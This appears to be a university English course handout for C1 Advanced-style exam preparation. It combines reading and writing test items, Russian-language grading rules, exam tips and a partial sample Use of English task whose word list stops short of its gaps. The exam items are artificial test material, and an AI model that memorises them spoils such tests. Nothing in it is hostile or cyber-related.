When you convert something from the real world into a painting, it has to function within the painting. And when it comes down to it, everything is a form of geometry on a flat surface, so when I look at something and consider using it in a painting, I spend ages trying to make sure that the geometry will work. With one object, I might see pretty quickly how to compose the painting, but I might reject another one because it just doesn't seem right. Then I work out how to get from that starting point to the finished painting. At the back of my mind, there's always the nagging thought that really, I want people to look at the finished painting and make some sense of it, regardless of what that is. All in all, I'm under so much self-imposed pressure while I'm working that it's a great relief when a painting is finished.

B

What my drawings depict doesn't concern me as much as drawing them. I'm just not interested in knowing about, say, what images tell us. That cat, those stairs, this or that tree is really just a support for the drawing itself. They're all chosen pretty arbitrarily, as a means to a drawing's own end. People have the habit of reading an image, but my activity is different from that of a reader. This really works for me when the drawing itself is allowed to appear slowly on behalf of the things it depicts. I really let the painting evolve in its own way, until I realise that it's complete. I'm always surprised how tense I feel while I'm painting, though – it's a bit like giving birth. And when I finish, it generally takes me days to recover.

C

People often describe my paintings as abstract. I don't consider them abstract because I'm working from a somewhat indistinct and hazy place towards a very specific and concrete image. I'm constructing an image from an object or shape that has to mean something to me, though it may be nothing to other people, and I try to define it very clearly, so it becomes legible. But if in the end people can't see it as I do, so be it. After making that initial choice, I let the painting itself take over – it's a very spontaneous process. I usually feel as though I'm in the hands of the painting, almost its slave, having to do whatever it requires, however unreasonable it seems at the time. When the painting's complete, I have a strong emotional reaction, a kind of euphoria at having survived.

D

I'm usually surprised by how my paintings turn out, because I don't feel I exert control over what happens. The subject slips away if you try to grab it. When I paint a real place, it's less a celebration of the ordinary than a demonstration of the idea that by painting something that is apparently nothing, it has the opportunity to become everything in the eyes of anyone who sees it. I suppose that's one of my motives for painting – to make people observe. Why I happened to paint this place rather than that has no significance – it could simply be finding somewhere to sketch without being run over (I usually sketch in the street). It's what I do with it then that matters. I know artistic creation is often seen as a struggle with something inside; well, for me it's almost the reverse, almost a relaxation – painting is an escape from the demands of everyday life.

Which artist

shares artist C's opinion on whether other people should share the artist's interpretation of their paintings?	37
expresses the same opinion as artist D regarding the choice of subject matter?	38
has a different opinion from artist C on how they experience the act of painting?	39
expresses a different view from the others on whether the painting process should be consciously planned?	40

Test 3 Reading and Use of English Part 7

You are going to read an extract from a magazine article. Six paragraphs have been removed from the extract. Choose from the paragraphs **A–G** the one which fits each gap (**41–46**). There is one extra paragraph which you do not need to use.

Mark your answers **on the separate answer sheet**.

Is work changing?

Cromford Mill, in the north of England, is now a museum, but when it was constructed in 1771, it was the site of one of the most influential workplace experiments ever seen. This was where textile entrepreneur Richard Arkwright set up shop. Cotton-spinning had been a cottage industry, but at Cromford Mill, spinners from all around came together to use machines provided by Arkwright. It was the world's first factory, and it was soon followed by many more.

41	

There are good reasons why the model has flourished. Centralising production allowed for dramatically greater efficiency. And bosses – then as now suspicious that workers were not always working hard – could keep an eye on them.

42	

Two of the biggest forces changing work and the nature of the company are technology and demographic shifts. Unskilled work still exists, as does highly skilled work, but the jobs in the middle have to a large extent been automated or outsourced away. Furthermore, technology has made the move to an economy based on knowledge, not skills, possible.

43	

As a result of such changes, many of the old certainties are breaking down. You often hear it said that people used to work for money – very much a hangover from the Industrial Revolution, when work was viewed as a straight trade of time for money – but now it's claimed that we are more interested in having rewarding work.

44	

In other words, what we mean by the workplace is changing – it's no longer always a grand (or otherwise) building with the company's name on top. Increasingly, we can work anywhere – in a coffee shop or at the kitchen table. The demand that employees work in more flexible ways is encouraging this trend, with workers (especially younger generations) no longer expecting to be chained to a desk from nine to five every day.

45	

In a world of decentralised, non-hierarchical organisations, permanent full-time employment could become the exception. So will the firm of the future be made up of loose groupings of self-employed people, forming and re-forming on a project-by-project basis? Will workers effectively be their own chief executives, using technology to sell their skills to the highest bidder and with little attachment to a place of work, each other or the firms that employ them? It's tempting to think so, but reality is starting to interfere with this picture.

46	

There is one particular reason why tomorrow might turn out to be not so different from today: human nature. We are social creatures and tend to be at our best in groups rather than operating alone. Work is where we bond, gossip, fight, love and hate – in short, it's where we live.

So the prospects for at least some of the familiar aspects of the old Arkwrightian corporate model may not be quite so bleak as painted. Yes, things are changing, but the advocates of the brave new, networked world should remember that work is not the only – or, arguably, even the most important – thing we do when we are at work.

A In addition, we are all living longer and working for longer. In fact, in some countries there are now reckoned to be four or even five distinct generations making up the workforce.

B For firms, this can seem a no-brainer – they save money on expensive office space while giving their employees a valuable and appreciated perk. It can be tough to implement, though video conferencing and private networks have improved things greatly.

C But times are changing, and the pace and uncertainty of the modern world demand more flexibility and responsiveness than hierarchies like this can provide. Organisational structures need to be based on serving the customer rather than preserving the rank and status of managers.

D This is true up to a point, but perhaps more significant is the erosion of the boundary between work and other parts of life – education, leisure, play; between me-in-work and me-in-my-own-time.

E Above all, this format is popular because it works. Or rather, it worked, as, after over 200 years, some observers reckon that the end of employment as we have known it may be near. Are they right?

F Of course, we are living in a time of disruption, change and novelty, but the fact is that there are also strong continuities with the past. As a result, that unstructured form of work may remain a dream.

G This groundbreaking idea has become the norm for millions of us to this day, whether we are architects or economists, agronomists or oculists, because modern offices are based on exactly the same principles. They are places where you go in order to work for specific hours, using facilities and equipment provided by your employer to do a job, for a wage.

Test 3 Reading and Use of English Part 8

You are going to read a magazine article in which five careers advisers write about going to university. For questions **47–56**, choose from the extracts (**A–E**). The extracts may be chosen more than once.

Mark your answers **on the separate answer sheet.**

Which careers adviser

recommends being prepared for any job applications young people might make?	47
claims that the public perception of students applies only to a minority?	48
suggests doing what is necessary for students to feel at ease in their room?	49
mentions some potential drawbacks of working during term time?	50
warns of the danger of borrowing money?	51
recommends formulating a financial plan to cover a period of time?	52
suggests being adventurous with regard to non-academic interests?	53
contrasts university studies with studying at school?	54
recommends caution concerning socialising?	55
points out that students are not the only ones affected by being away from their loved ones?	56

Going away to a UK university

A

Going away to university is likely to be a major turning point in your life. After all, it's probably your first time away from your home and family, perhaps living in a room that is far less comfortable than you are accustomed to, and having to take responsibility for yourself, for everything from getting up in the morning to making sure you can afford whatever textbooks you need. Your experience until now has probably been that homework was pretty much regulated, with repercussions if you didn't do it; a degree course requires far more independent work. A few people go to university determined to prioritise their social life. Although that tends to be the stereotype that everyone knows, most students are level-headed, and don't merit the bad reputation that they suffer from as a group.

B

Unless you have an income of your own, or your parents provide you with one, being a student can make you wonder where your next meal is coming from. It's useful to draw up a budget, listing your likely outgoings during the term – not forgetting the rent for your room, if you pay in instalments – and how much you'll have available. If the figures don't balance, the only way to survive may be to find part-time work, such as serving in a restaurant two or three evenings a week. At least you'll meet members of the general public, which is preferable to spending your entire time with other students. However, there's the danger of falling behind with your studies, or not having enough time to sleep. And let's face it, if your friends are planning a fun evening and you have to go to work instead of joining in, it could be very frustrating!

C

As soon as you arrive, you'll start meeting new people. It may be that nobody you know from school has gone to the same university, so you're surrounded by strangers. Certainly get to know as many people as possible, but remember that initial enthusiasms can soon fade, so if a friendship doesn't endure more than a week or two, it's no reflection on you. On the same subject, don't let yourself get caught up in a group that is more affluent than you are: unless you can withstand pressure easily, you might try to keep up with them, and find yourself heavily in debt. Many students look for part-time jobs to supplement their income, but this may not always be advisable.

D

Many universities hold a 'freshers' week' for new students, which is a chance to meet people, make new friends and join university clubs. It's all too easy to just carry on with what you did while you were at home – tennis, singing, or whatever. Instead, you should see this as a good chance to try something new, or something you'd never imagined doing before. Universities often cater for minority interests, for instance providing facilities for sports that are uncommon elsewhere. If you need to earn some money, this may also be a good time to find out from the university about internal work opportunities, perhaps in the library or the registrar's department. Ensure your CV is up-to-date and accessible on your computer, because you'll need to produce it every time you go after a position.

E

Whether you're living in a university hall of residence or sharing a flat, you should make your space truly yours; paradoxically, this is particularly important if getting a job means you spend very little time there. Ideally, it will have an area for studying: as you probably found when you were at school, a comfortable chair is a good aid to reading and writing. You shouldn't need to spend any money – some photos or favourite posters brought from home are enough to make a big difference. Even if you're only going to be there for a matter of months, living and studying will be much less challenging if you have a comfortable base. Remember, too, that your going to university may be a big change for your family, so don't live so much in the present, exciting though it is, that you forget to keep in touch with them.

Test 3 Writing (1 hour 30 minutes) Part 1

You **must** answer this question. Write your answer in **220–260** words in an appropriate style on the separate answer sheet.

1 Your class has listened to a panel discussion about the benefits to a country of people gaining experience of life abroad. You have made the notes below:

Benefits to a country of people spending time abroad

- business
- culture
- understanding

Some opinions expressed in the discussion:

"People who've spent time abroad are then well equipped to conduct business with different countries."

"It teaches people about different traditions in local cultures."

"People become aware that there are other ways of looking at the world."

Write an essay discussing **two** of the benefits in your notes. You should **explain which benefit you think is most important, giving reasons** in support of your answer.

You may, if you wish, make use of the opinions expressed in the discussion, but you should use your own words as far as possible.

Test 3 **Writing Part 2**

Write an answer to **one** of the questions **2–4** in this part. Write your answer in **220–260** words in an appropriate style on the separate answer sheet. Put the question number in the box at the top of the page.

---

2 The firm that you work for would like to use an external IT company to maintain equipment and train employees. Write an email to an IT company that has been recommended to you.

Your email should explain

what your firm does, what kind of maintenance work you require, and why your training needs are urgent.

Write your **email**.

3 You recently completed a new course at an international college. The College Principal has asked you to write a report on the course highlighting its strengths and weaknesses. You should also make recommendations about how the course could be improved.

Write your **report**.

4 Your local town council would like to improve the appearance of the town by creating more green spaces and by introducing more street art such as sculptures or wall paintings. Write a proposal for the council in which you make specific suggestions about both green spaces and street art. Your proposal should also explain how you think your suggestions will improve the quality of life in your town.

Write your **proposal**.

Проверка практических заданий по теме занятия

Данное оценочное средство используется на каждом практическом занятии. Оцениваются фактические знания студентов, степень усвоения изучаемого материала, выполнение домашнего задания.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

В рамках данной дисциплины в качестве промежуточной аттестации предусмотрен дифференцированный зачет.

Студент может получить "зачтено" по окончании освоения данной дисциплины, если его балл по результатам работы на учебных встречах в течение семестра составляет 61 балл и более.

Система оценивания 100-балльная.

Максимально количество баллов за семестр - 100

Посещаемость - 25

СРС - 75

Студент может получить "зачтено" по результатам работы в семестре, если его успеваемость соответствует следующим условиям:

91-100 баллов - зачет с оценкой "отлично"

76-90 баллов - зачет с оценкой "хорошо"

61-75 баллов - зачет с оценкой "удовлетворительно"

Если студент набирает 60 баллов или меньше, он сдает зачет.
Тест для зачета состоит из нескольких частей:
Успешная сдача (средний балл за 3 аспекта):
Оценка А уровень С2 (proficiency): студент набирает от 95 до 100% ОЦЕНКА "ОТЛИЧНО"
Оценка уровень С1 (advanced):
Оценка В: от 91 до 94% ОЦЕНКА "ОТЛИЧНО"
Оценка С: от 85 до 90% ОЦЕНКА "ХОРОШО"
Не сдал, но получение сертификата: Владеет уровнем В2 (upper-intermediate)
Оценка: от 76 до 84% ОЦЕНКА "УДОВЛЕТВОРИТЕЛЬНО"
Оценка от 75 % или ниже ОЦЕНКА "НЕУДОВЛЕТВОРИТЕЛЬНО"
часть 1 Чтение и использование языка (лексико-грамматическая часть теста): описание и система оценивания

Paper	Time	Task Types	Test Focus
Paper 1 Reading & Use of English	• 1 hour 30 min • 34 questions • length of texts: about 550–850 per part • word count 3,000–3,500	**Part 1** - multiple-choice cloze (eight gaps) **Part 2** - open cloze (eight gaps) **Part 3** - word formation (eight gaps) **Part 4** - key word transformations (six questions) **Part 5** - text followed by six 4-option multiple-choice questions **Part 6** - four short texts, followed by four cross-text multiple-matching questions **Part 7** - gapped text task – paragraphs removed **Part 8** - multiple matching - a text or several short texts, preceded by 10 multiple-matching questions	**Part 1** - lexical/lexico-grammatical, vocabulary, collocations, fixed phrases, idioms etc. **Part 2** - grammatical/lexico-grammatical, grammar with some focus on vocabulary **Part 3** - lexical/lexico-grammatical, focus on vocabulary, compounding **Part 4** - grammatical/lexico-grammatical, grammar, vocabulary & collocations **Part 5** - detail, opinion, tone, purpose, main idea, implication, attitude, text organisation features (exemplification, comparison, reference) **Part 6** - Understanding of opinion and attitude; comparing and contrasting of opinions and attitudes across texts. **Part 7** - text structure, cohesion and coherence **Part 8** - Detail, opinion, attitude, specific information.

Система оценивания: части 1-3: 1 балл за каждый правильный ответ; часть 4: каждый правильный ответ до 2х баллов, части 5-7: по 2 балла за каждый правильный ответ, часть 8: 1 балл за правильный ответ, максимально: 78 баллов
Общие рекомендации для подготовки

Tips for Paper 1 - Reading & Use of English
Parts 1 - 4

1 The passages in Parts 1, 2 and 3 all have titles. Look at each title closely for it will indicate the main idea of the text.
2 Read each text in this section carefully prior to answering any questions so that you fully understand what each passage explores.
3 For Parts 2 and 4, there may be more than one possible answer for each question. However, you should only provide one answer for each question. Should you give two responses and one of them is incorrect, you will not receive a mark.
4 Each part of the exam features detailed instructions and completed examples. Study these examples closely to understand what type of answers you are expected to provide.
5 Read broadly to develop your vocabulary and your familiarity with various styles and structures. This will prepare you to marshal a variety of lexical items and grammatical structures.
6 Make use of dictionaries, thesauri and grammar resources in your preparation for the exam. Note, though, that resource books like dictionaries are not permitted during the exam.
7 Develop a system for accumulating a broader vocabulary. Make use of flashcards, for example, to practice and expand your word power.
8 Remember to not dedicate too much time to any single part of the test. Try to save a few minutes at the conclusion of each test to review your answers.
9 Be careful with spelling mistakes, as they detract from your overall score.
10 Write with clear penmanship so that the markers will be able to grade your responses efficiently.

Tips for Paper 1 - Reading & Use of English
Parts 5 - 8

1 Again, read broadly in both classes and in your spare time. This will build your skill with a variety of texts. In addition, focus on the pre-reading questions to refine your prediction capabilities.
2 Consider developing written or oral reviews of the materials you read in and out of class. Choose from shorts stories, novels, magazine articles, non-fiction books, etc. to build your skills.
3 Familiarise yourself with the format of the Reading part of the test. Practice with sample exams. This will prepare you for what to expect in each part of the paper.
4 As you read, it's not important that you understand every single word. Refine your ability to deduce the meaning of unknown words based on the context. Don't make the mistake of fretting over a single word here and there, instead of striving to develop an overall understanding of what you read.
5 The instructions, title and sub-title of each text provide insight as to what to expect from each passage. Make use of visuals that are included; they are featured with the intent of helping you understand content that you may not be completely familiar with in the passage. These may take the form of a photo or graphic of a city or animal.
6 Note the instructions on the first page of the question paper and for each section of the exam. Practice the technique of marking your answer on the separate answer sheet to ensure you are able to do this efficiently.
7 Learn to manage your time while taking the test. Parts 5, 6 and 7 are given two marks per question, while Part 8 is allocated 1 mark per question. Remember, the test require you to process large amounts of reading in timed manner and thus you must use your time wisely.

Рекомендации для каждой из частей экзамена чтению и общей языковой компетенции

Tips for Reading and Use of English - Part 1

1 When building your vocabulary power for the paper, note the collocation, the differentiating sets of similar words and complementation (e.g. whether words are followed by a certain preposition, by a gerund or an infinitive etc.)
2 Look closely at each of the options before choosing an answer. Some of the options may seem correct, but only one choice will be semantically and grammatically correct in that particular context.

Tips for Reading and Use of English - Part 2

1 Engage in tasks that help you develop your grammatical accuracy, especially those that focus on verb forms and the use of auxiliary and modal verbs, pronouns, prepositions, conjunctions, modifiers and determiners.
2 Remember only one word is required for each question. Answers that have more than one word will not earn the mark.
3 Some gaps in this section can be answered by referring just to the immediate phrase or sentence, but other items will require understanding of the paragraph or whole text.

Tips for Reading and Use of English - Part 3

1 Preparation tasks that promote familiarity with the principles of word formation, including use of prefixes, suffixes, internal changes, will be helpful.
2 Remember you need to fully comprehend the context of each gap in the text to decide which part of speech (noun, verb, adjective or adverb) is needed.
3 Sometimes you may need to provide a negative prefix. Traditionally there is usually at least one world requiring a prefix in each Part 3 task, so remember to look for these.

Tips for Reading and Use of English - Part 4

1 Practice transformation tasks which increase awareness of expressions with parallel or synonymous meanings and develop flexibility in the use of language.
2 Remember that the key word MUST be used in each answer and that the key word may NOT be changed in any way.
3 Also your answer must NOT exceed six words. Contractions do count as two words.

Tips for Reading and Use of English - Part 5

1 Familiarise yourself with a variety of sources, registers, topics and lexical fields. In your preparation practise reading a text quickly for an initial overall impression, then followed by a close reading of the text to prevent any misunderstanding.
2 Read the question and underline the part of the text which answers the question. Examine the options and decide which is the closest to answering the question. Often candidates mistakenly only briefly refer to the text when answering a question and just choose an answer which sounds plausible or supports their own ideas.
3 Check the questions that take the form of incomplete sentences carefully; the whole sentence must reflect what is written in the text and not merely the phrase in the four options provided.
4 Read materials that express opinions, attitudes and feelings such as interviews with famous people that explore how they became successful or short stories that relate how characters interpret the circumstances they endure. Engage also in activities that focus on recognising and evaluating attitudes and opinions. This will enhance your skills in inferring the implicit meaning of a passage.
5 Have practice in text organisation features. You may encounter a question, for example, that evaluates your ability to distinguish between a main idea and an example or one which requires you to draw connections between an abstract argument and a concrete illustration. Items may test your skill at comparing and contrasting both literally and metaphorically.

Tips for Reading and Use of English - Part 6

1 Familiarise yourself with reading samples that express various viewpoints on a related theme, such as different reviews of the same book or some experts giving their opinion on a subject.
2 The texts will feature a sophisticated reading level without assuming in-depth subject-specific knowledge, so develop your skills in using complex vocabulary and the structures, such as verbal phrases commonly found in academic and other high level reading materials.
3 Read the texts to gather the general attitude of each writer on the subject being discussed. Underlining the part or parts of a text that express an opinion or attitude and then determining whether this is negative or positive is helpful.
4 Look at each question and underline the key words. If a question asks you for 'a similar or different opinion to' for example, writer B, on a subject, underline what aspect of B's opinion is being evaluated and then find and underline that opinion in option B. The task will then involve looking at all the other writers and identifying the similar or different opinion.

Tips for Reading and Use of English - Part 7

1 Read the text as a whole and not to focus on each gap individually. Gathering an idea of the structure and the development of the them of the text are both important prerequisites to performing the task. Often candidates select the wrong answer by choosing an option that fits the text before the gap, but neglect to check that the text after the gap continues smoothly.
2 At times you may need to choose between two paragraphs as possible answers and will need to practice making decisions about which is the most logical paragraph to complete the gap. Practice recognising a variety of linguistic devices that mark the logical and cohesive construction of a text, such as words and phrases that indicate time, cause and effect, contrasting arguments use of pronouns, paraphrasing of vocabulary, repetition and the use of verb tenses.
3 Be aware of the risks of approaching the gapped-text task as an exercise requiring you to identify extracts from the text and sections in the text containing the same words including names and dates. The task aims to evaluate your understanding of the development of ideas, opinions and events rather than the recognition of individual words.

Tips for Reading and Use of English - Part 8

1 Practice skimming and scanning texts to prepare for the multiple-matching task. Practise examining texts for particular information required without reading every word in the text. Also practise reading under timed conditions.
2 Note that the questions for the multiple-matching task are printed before the text so that you know what to look for in the text.
3 Notice the particular wording of questions as these are intended to lead the reader to specific information and to disregard unnecessary information. You may find it helpful to underline key words in the questions, as this helps you to find the information in the text which contains the answers.
4 Sometimes a question may consist of two parts: such as an author's surprise at being confronted by a difficult matter. You may find evidence of a hard situation in a section of the passage but fail to understand that it may be the incorrect section as no surprise is expressed in that part. It is essential that you comprehend that you need to find a paraphrased form of the whole question, not just one part.
5 Resist selecting a response solely on the basis of matching a word in the question with a word in the text, as a close reading of a particular part of the passage is essential to ensure an accurate match in terms of meaning.
6 Read a broad range of articles and reviews in media where different people explore trends in work, books, films, etc. Come up with your own questions as an exercise to enhance your skills. This help you gather a better understanding of how the exam is constructed providing you with insight in identifying what clues you need to take into account when completing this section of the exam.

часть 2 Аудирование: описание и система оценивания

Paper 4 Listening	• Approximately 40 minutes • 30 questions	**Part 1** - multiple choice; three short unrelated extracts; exchanges between interacting speakers; two questions per text **Part 2** - sentence completion task with eight items; a monologue (could be introduced by a presenter) **Part 3** - 6 multiple choice questions; a conversation between interacting speakers **Part 4** - multiple matching task - five short themed monologues. Two linked tasks, requiring selection from list of eight options - 10 multiple-matching questions. All texts will be heard twice.	**Part 1** - feeling, attitude, opinion, purpose, function, agreement, course of action, general gist, detail, etc. **Part 2** - specific information, stated opinion **Part 3** - attitude and opinion **Part 4** - gist, attitude, main points, interpreting context

Система оценивания: 1 балл за каждый правильный ответ, максимально 30 баллов

Общие рекомендации для подготовки

Paper 3 - Listening

Tips for Listening

1 The instructions for each task are provided on the question paper and are also heard on the audio recording, including details about the speakers, the topic and the context of the passage. Before you listen to each passage, you will have time to scan through and reflect on the questions. The length of the preparation time is provided on the tape. Candidates should use this time to familiarise themselves with the task and start to develop predictions about what they are likely to encounter on the recording.

2 A variety of voices, accents and styles of delivery will he hard in each Listening exam to underscore various contexts expressed in the audio.

3 Embark upon daily learning practices where you listen to English language audio on the Internet or television, for example. Expose yourself to a range of English styles, including speakers of various ages and backgrounds as well as different contexts like lectures, radio programmes, sporting events etc.

4 In longer texts, remember that the questions are asked in the same order as the information in the recording reflecting the structure of the text. Identify discourse markers, interview questions and other textual features that construct the text and are often reflected in the organization of the passage.

5 Write you answers clearly in CAPITAL LETTERS in the sentence-completion tasks.

6 Be sure to provide responses to all of the questions, as you will not lose any points for incorrect answers and you may actually score more than you believe.

Рекомендации для подготовки каждой из частей

Tips for Listening Part 1

1 Listen to the entire text once before selecting your response and never assume you have heard the right answer. The two questions have a different focus and thus the information relevant to the answers may originate from different parts of the audio recording.

2 Avoid selecting a response simply because it features words and phrases heard on the recording. Read through each question before listening to the audio and reflect upon what you are being asked to gather, including the purpose of the talk, the gist of the argument or the speaker's viewpoint on the matter.

3 Most of the questions will require you to draw inferences from what you hear. As a result, mark one answer to each question at the end of the first listening, even if you're uncertain if it is correct. Use the second listening to confirm whether your choice is correct.

Tips for Listening Part 2

1 The task information and the set of notes on the page provide you with a good idea of what you are about to hear, thus make good use of your preparation time. Review the information in the instructions and visualise the speaker and the situation, trying to predict what kind of information will be expressed and the type of language used.
2 Read through the set of sentences and think about what type of information is missing. Most questions focus on strong pieces of information like proper names and will be single words of very short noun groups where no more than three words are required.
3 Endeavour to write long answers without writing information that is already on the page. It is not advisable to simply para phrase the information you hear on the audio sample.
4 For the sentence completion tasks, use the actual words you hear on the audio without concerning yourself too much with the grammar. Check to be sure you have heard the correct form of the word. If you do not hear clearly whether a word is singular or plural, look at the rest of the sentence to see what is required.

Tips for Listening Part 3

1 As this is the longest part of the Listening exam, give yourself plenty of time to comprehend the more expansive interviews and discussions. Keep track of the line of development in these texts and recognise when the conversation has transitioned from one point to another.
2 For the multiple-choice tasks, focus on the question stems instead of the options in your preparation time, so that you can listen for the answer in the text and then match it to the closest option.
3 This section of the test employs language that paraphrases and expresses ideas from the text. As these often focus on the viewpoints and outlooks of the speakers, you need to have a strong command of the meaning and use of the type of language used to communicate these ideas concisely. Make note especially of reporting verbs like admits or resents; adjectives and adverbs that express feelings, such as disappointed or unexpected as well as words used to convey opinions like denies or suggests.

Tips for Listening Part 4

1 Remember the five speakers will be linked thematically. You will hear the set of passages once and then the entire series is repeated.
2 Reflect on the themes of the text as well as the ideas and attitudes you expect to hear in connection with the topic in question.
3 Be certain to listen for gist meaning rather than detail in these passages. Though you may not be able to understand every single word, you should be able to fathom the speaker's main idea, attitude or opinion.
4 Answer both tasks and note that you will only hear the series of monologues twice. It is up to your judgment as to how you approach the tasks, but you may find it useful to attempt one item on each listening or by approaching both tasks at the same time answering the most accessible questions on the first listening and the more difficult questions when the audio repeats.

часть 3 Говорение: описание и система оценивания

Paper 5 Speaking	• 15 minutes (for pairs) • 4 parts	**Part 1** - conversation between the interlocutor and each candidate (spoken questions) **Part 2** - individual one-minute 'long turn' for each candidate with brief response from second candidate; each candidate is given three visual stimuli, with questions **Part 3** - two-way conversation between the candidates (written stimuli with spoken instructions) **Part 4** - discussion on topics related to Part 3 (spoken questions)	**Part 1** - general interactional and social language **Part 2** - organising a larger unit of discourse; comparing, describing, expressing opinions and speculating **Part 3** - sustaining an interaction; exchanging ideas, expressing and justifying opinions, agreeing and / or disagreeing, suggesting, speculating, evaluating, reaching a decision through negotiation, etc. **Part 4** - expressing and justifying opinions, agreeing and / or disagreeing

Система оценивания: максимально 25 баллов за каждый аспект, максимально 100 баллов
Общие рекомендации для подготовки

Tips for Paper 4 - Speaking

1 It is imperative that you practice with someone in group or pair activities, thereby helping you to interface convincingly by starting conversations and responding suitably.
2 Listen closely to the interlocutor's questions and instructions and make use of the written prompts on the visuals page to remind yourself what you have to accomplish in the task.
3 React to the visuals you are given that accompany the tasks, while relating them to the test items rather than merely describing them.
4 Familiarise yourself with the examination format and be conscious of what is expected from you in each part. You should be prepared with the right kind of language for each section of the test, whereby you are providing personal information, exchanging opinions speculating, agreeing or disagreeing politely and/or negotiating.
5 Remember to speak clearly so that the interlocutor and examiner can hear you.
6 Refrain from pausing too long before you speak. A short pause is acceptable to organise your thoughts, though anything longer will impede your ability to express a sound response. Paraphrase if you cannot remember a word or phrase and try to extend your answers rather than give merely one-word responses.
7 Organise a "mock" test with someone who has a strong command of English to simulate the exam environment.
8 Feel free to ask the interlocutor to repeat the answers or questions if you need clarification.

часть 1 говорение:
Рекомендации для подготовки

Tips for Speaking - Part 1

1 Respond promptly to the interlocutor with complete answers that are extemporaneous in nature. Avoid rehearsed speeches as they are easily spotted and may be inappropriate based on the context.
2 Learn to 'think on your feet' and provide answers to questions quickly even if you have little practice with a particular subject matter.
3 Make use of a range of tenses, structures and rich vocabulary during this part of the exam. This will foster a positive impression and provide you with the confidence to perform at a high level during the other parts of the exam.

часть 2
Рекомендации для подготовки

Tips for Speaking - Part 2

1 Practise speaking for extended periods of time so that you become familiar with speaking for one minute uninterrupted. Sometimes candidates finish their long turn too soon, for they are unprepared for how long one minute takes.
2 Collect pictures from various forms of media and group them into sets and speculate on what might you be asked to talk about in a Part 2 task in the exam.
3 Avoid 'closure' cues such as "That's it." or "I'm done." Speak until the interlocutor says, "Thank you." With this approach, you will maximise the time available for each 1-minute long turn.
4 Spend time organising your ideas coherently. Become familiar with useful phrases that link ideas and compare images. Develop your own list of appropriate phrases during your preparation providing you with a broad range of language and structures to draw on when necessary.

часть 3
Рекомендации для подготовки

Tips for Speaking - Part 3

1 Employ conversation fillers like "Well" or "Let me see" to give yourself some more time to gather your thoughts. Of course, refrain from overusing these expressions as it will limit your range of language. Adopt a strategy of engaging your fellow candidate in the talk, though avoid relying on him or her too much.
2 Maintain a notebook of phrases that facilitate your ability to interject your thoughts politely or manners of soliciting a response from the other candidate. Develop a range of expressions to seem natural and to avoid repetition.
3 Avoid the tendency to rush through the prompts in the discussion. It is more effective to deal with several of them in depth rather than trying to explore all of them superficially.
4 Focus on formulating your own original thoughts on the visual stimuli provided. Merely agreeing or echoing what your fellow candidate says will not facilitate your ability to demonstrate your command of the language.
5 Simulate the exam environment with a friend or colleague to practise expressing your opinion, interjecting your thoughts and soliciting a response from another person. This will enable you to become more comfortable with the exam format.

часть 4
Рекомендации для подготовки

Tips for Speaking - Part 4

1 When practising Part 3, try to predict what types of questions you may encounter in Part 4. Try this with a friend or classmate and exchange feedback and ideas to enrich your depth of knowledge.
2 Note you are not being evaluated on your ideas, rather simply your ability to express them.
3 Remember to not interrupt your fellow candidate or trying to monopolise the discussion.
4 Train yourself to respond quickly to the questions you are asked by using expressions that enable you to play for time such as: "Well that's something I've never considered, though, I'd have to say...".
5 Refine your skills over time under simulated test conditions, especially in terms of time requirements. In addition, the impression you make at the end of the exam is equally important as the one you make at the beginning.

Пример задания

Reading and Use of English

Part 1

For questions **1–8**, read the text below and decide which answer (**A**, **B**, **C** or **D**) best fits each gap. There is an example at the beginning (**0**).

Mark your answers **on the separate answer sheet**.

Example:

0 **A** in other words **B** in addition **C** in fact **D** in truth

0	A	B	C	D
	■			

Exceptionally talented or just over-confident?

According to a study on what lies at the heart of success, it seems that the key is not what might be expected, **(0)** *in other words* talent, hard work or a good education, but instead it's total, unadulterated confidence. Confident people tend not to be **(1)** ..... by their own shortcomings and often have **(2)** ..... than life personalities. This means they make themselves more visible in the workplace, pushing themselves forward at every opportunity and so **(3)** ..... promotion over those who may well be more competent but appear on the **(4)** ..... to be less talented. Confident people are often admired and their opinions valued; **(5)** ....., they are able to influence decisions made within a group. This could have implications for the recruitment procedures of many companies, as a typical job interview often involves a group task which unfairly **(6)** ..... the over-confident. Such a display of confidence may carry too much **(7)** ..... with interviewers, and better, quieter candidates may be **(8)** ..... down, leading to a less efficient workforce.

1	**A** put back	**B** put off	**C** put under	**D** put across
2	**A** bigger	**B** wider	**C** greater	**D** larger
3	**A** being	**B** making	**C** reaching	**D** getting
4	**A** top	**B** head	**C** surface	**D** front
5	**A** consequently	**B** so	**C** while	**D** as
6	**A** supports	**B** favours	**C** shows	**D** demonstrates
7	**A** consideration	**B** power	**C** force	**D** weight
8	**A** moved	**B** sent	**C** turned	**D** passed

Part 2

For questions **9–16**, read the text below and think of the word which best fits each gap. Use only **one** word in each gap. There is an example at the beginning (**0**).

Write your answers **IN CAPITAL LETTERS on the separate answer sheet**.

Example: 0 B E T W E E N

Dancers or athletes?

Are dancers really just athletes? There are similarities **(0)** *between* them and it has long been acknowledged that their level of fitness is remarkably similar. In fact, experiments where footballers took **(9)** ..... in training sessions with dancers showed that **(10)** ..... was the players who got tired first!

Many people already view dancers as elite athletes. Unfortunately, **(11)** ..... is also apparent is that while dancers possess an enviable range of flexibility, **(12)** ..... to mention amazing muscular strength, they are also highly susceptible to injury. And **(13)** ..... from those who are lucky enough to dance at the highest level, they may have little real support when something serious occurs, so careers can be cut short.

To return to the original question, many would argue that dancers are more than athletes. **(14)** ..... training equally hard, they have the added pressure of looking beautiful and **(15)** ..... everything appear effortless. So it is not only the physical capabilities of the dancers that is admirable but the grace and artistry with **(16)** ..... they perform.

Part 3

For questions **17–24**, read the text below. Use the word given in capitals at the end of some of the lines to form a word that fits in the gap **in the same line**. There is an example at the beginning (**0**).

Write your answers **IN CAPITAL LETTERS on the separate answer sheet**.

Example: 0 PERSONALITY

Sleeping: not as simple as it seems

It seems our **(0)** *personality* is affected by many things, including the position we sleep in! This is because our sleeping position partly determines how we feel when we wake up. To **(17)** ....., people who sleep on their backs with their arms stretched out typically awake feeling **(18)** ..... and eager for the day ahead. Conversely, those who sleep face down with arms outstretched awake feeling fatigued, as this position seems to generate a sense of losing control. **(19)** ....., those who sleep lying straight tend to show signs of **(20)** ....., although whether this is simply because they feel stiff in the morning is **(21)** .....! Most people appear to sleep on their side with their knees drawn up, often described as 'the foetal position'. Actually, this is **(22)** ..... because although the position is often said to denote stress, people who sleep like this awake feeling **(23)** ....., having somehow worked through their problems. It's unclear what it means if you are a **(24)** ..... sleeper and change your position frequently!

PERSON
CLEAR
VITAL
APPEAR
STUBBORN
DEBATE
